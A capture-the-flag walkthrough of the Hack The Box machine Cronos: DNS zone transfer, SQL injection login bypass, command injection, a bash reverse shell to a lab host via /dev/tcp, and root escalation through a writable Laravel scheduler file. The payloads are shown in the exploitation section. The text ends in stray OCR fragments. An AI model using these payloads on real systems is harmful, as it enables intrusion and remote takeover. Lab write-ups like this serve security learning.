# Cronos - 10.10.10.13

## Enumeration


### Nmap

```
nmap -sC -sV -oA nmap/initial 10.10.10.13
```

```
# Nmap 7.91 scan initiated Thu Apr 29 13:00:15 2021 as: nmap -sC -sV -T4 -oA nmap/initial
↪  10.10.10.13
Nmap scan report for 10.10.10.13
Host is up (0.24s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 18:b9:73:82:6f:26:c7:78:8f:1b:39:88:d8:02:ce:e8 (RSA)
|   256 1a:e6:06:a6:05:0b:bb:41:92:b0:28:bf:7f:e5:96:3b (ECDSA)
|_  256 1a:0e:e7:ba:00:cc:02:01:04:cd:a3:a9:3f:5e:22:20 (ED25519)
53/tcp open  domain  ISC BIND 9.10.3-P4 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.10.3-P4-Ubuntu
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Apr 29 13:00:45 2021 -- 1 IP address (1 host up) scanned in 30.63 seconds
```

### Website

Going to the http://10.10.10.13, it is a default apache webpage.


Apache2 Ubuntu Default Page

Advertisement

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
```

## DNS Enumeration

Since port 53 is open and dns is setup, the machine could have some virtual host routing setup.

```
$ nslookup
# the server is setup, this will define where the queries are sent
> server 10.10.10.13
Default server: 10.10.10.13
Address: 10.10.10.13#53
# the server is told to query itself on localhost
> 127.0.0.1
1.0.0.127.in-addr.arpa  name = localhost.
# the server is told to query the public ip address
> 10.10.10.13
13.10.10.10.in-addr.arpa        name = ns1.cronos.htb.
```

A dns entry is revealed with a subdomain.

```
$ dig axfr cronos.htb @10.10.10.13

; <<>> DiG 9.16.13-Debian <<>> axfr cronos.htb @10.10.10.13
;; global options: +cmd
cronos.htb.             604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400
 ↪  2419200 604800
cronos.htb.             604800  IN      NS      ns1.cronos.htb.
cronos.htb.             604800  IN      A       10.10.10.13
admin.cronos.htb.       604800  IN      A       10.10.10.13
ns1.cronos.htb.         604800  IN      A       10.10.10.13
www.cronos.htb.         604800  IN      A       10.10.10.13
```


```
cronos.htb.            604800  IN      SOA     cronos.htb. admin.cronos.htb. 3 604800 86400
↪   2419200 604800
;; Query time: 788 msec
;; SERVER: 10.10.10.13#53(10.10.10.13)
;; WHEN: Thu Apr 29 13:53:24 EDT 2021
;; XFR size: 7 records (messages 1, bytes 203)
```

Several domains are revealed when looking for dns zone transfers

- cronos.htb
- www.cronos.htb
- admin.cronos.htb
- ns1.cronos.htb

The above domains are added to the **/etc/hosts** file.

### ns1.cronos.htb




Apache2 Ubuntu Default Page

Advertisement
It works!


This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


### www.cronos.htb, cronos.htb




admin.cronos.htb



After trying basic SQl injection `admin' or 1=1 -- -` in the login page, the attacker can bypass the login.



The attacker can execute code when trying command injection payload `;ls` in the input field.




Net Tool v0.1

```
config.php
index.php
logout.php
session.php
welcome.php
```

## Exploitation

### Getting a reverse shell

Intercepting the post request on burp, commands can be easily executed on the server.


Send Cancel

Request

Raw Params Headers Hex

```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Origin: http://admin.cronos.htb
Connection: close
Referer: http://admin.cronos.htb/welcome.php
Cookie: PHPSESSID=97dfhn5votqiih7quc2mip7mf7
Upgrade-Insecure-Requests: 1

command=ls
```

Response

Raw Headers Hex Render


```
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 527
Connection: close
Content-Type: text/html; charset=UTF-8

<html>

  <head>
    <title>
      Net Tool v0.1
    </title>
  </head>

  <body>
    <h1>
      Net Tool v0.1
    </h1>
    <form method="POST" action="">
      <select name="command">
        <option value="traceroute">
          traceroute
        </option>
        <option value="ping -c 1">
          ping
        </option>
      </select>
      <input type="text" name="host" value="8.8.8.8"/>
      <input type="submit" value="Execute!"/>
    </form>
    config.php<br>
    index.php<br>
    logout.php<br>
    session.php<br>
    welcome.php<br>
    <p>
      <a href = "logout.php">Sign Out</a>
    </p>
  </body>

</html>
```

The tools used here to generate quick reverse shell is called rsg or reverse shell generator

```
# generates payload and as well as listens on the specified port
rsg 10.10.14.23 8888 bash
```

The attacker then uploads the shell.php and sets up **nc** to listen for an incoming connection on port **8888**.

The command is first url encoded before sending it to the server.



```
POST /welcome.php HTTP/1.1
Host: admin.cronos.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Origin: http://admin.cronos.htb
Connection: close
Referer: http://admin.cronos.htb/welcome.php
Cookie: PHPSESSID=97dfhn5votqiih7quc2mip7mf7
Upgrade-Insecure-Requests: 1

command=bash -c 'bash -i >& /dev/tcp/10.10.14.23/8888 0>&1'
```


The reverse shell is then stabilised using the following commands.

```
which python3 # to know which python version exists
python3 -c 'import pty;pty.spawn("/bin/bash")' # gets a proper tty shell
# the shell is then backgrounded using ctrl+z
stty raw -echo # this is executed on the attackers machine
# then press fg to resume the tty shell
export TERM=xterm # after setting the terminal type, the screen can now be cleared
stty rows 42 cols 172 # sets the size for the tty shell
```

## Post Exploitation

### Privilege Escalation to Root

After running LinEnum.sh from https://github.com/rebootuser/LinEnum, it is known that a cronjob is running on the server.




```
[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * *       root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
```

**Vulnerability Explanation:**

Since the cronjob is ran as root, if the attacker can control a schedule task, it will be ran with root privileges. Upon researching, the file **/var/www/laravel/app/Console/Kernel.php** needs to edited to add a task.


```
find / -name "Kernel.php" -ls 2>/dev/null
```

The file is owned by the user **www-data** and the current shell is as that specific user. Hence the attacker can modify the file as needed.



```
www-data@cronos:/dev/shm$ find / -name "Kernel.php" -ls 2>/dev/null
   529989      4 -rw-r--r--   1 www-data www-data      819 Apr  9  2017 /var/www/laravel/app/Console/Kernel.php
   529996      4 -rw-r--r--   1 www-data www-data     1983 Apr  9  2017 /var/www/laravel/app/Http/Kernel.php
   150258     12 -rw-r--r--   1 www-data www-data     8400 Apr  3  2017 /var/www/laravel/vendor/laravel/framework/src/Illumin
   281118     12 -rw-r--r--   1 www-data www-data     8780 Apr  3  2017 /var/www/laravel/vendor/laravel/framework/src/Illumin
   806674      4 -rw-r--r--   1 www-data www-data     1042 Apr  3  2017 /var/www/laravel/vendor/laravel/framework/src/Illumin
   806702      4 -rw-r--r--   1 www-data www-data      880 Apr  3  2017 /var/www/laravel/vendor/laravel/framework/src/Illumin
   280441     24 -rw-r--r--   1 www-data www-data    23223 Apr  5  2017 /var/www/laravel/vendor/symfony/http-kernel/Kernel.ph
www-data@cronos:/dev/shm$
```

source: https://tutsforweb.com/how-to-set-up-task-scheduling-cron-job-in-laravel/



Above code will select a random word from the array and send emails to every user with the word.


### Registering the Command

Now that you have created the command, you will need to register it in the Kernel.

Go to **app/Console/Kernel.php** file that looks like this

```php
<?php

namespace App\Console;

use Illuminate\Console\Scheduling\Schedule;
use Illuminate\Foundation\Console\Kernel as ConsoleKernel;

class Kernel extends ConsoleKernel
{
```


source: https://vegibit.com/scheduling-commands-and-tasks-in-laravel/



### linux terminal commands

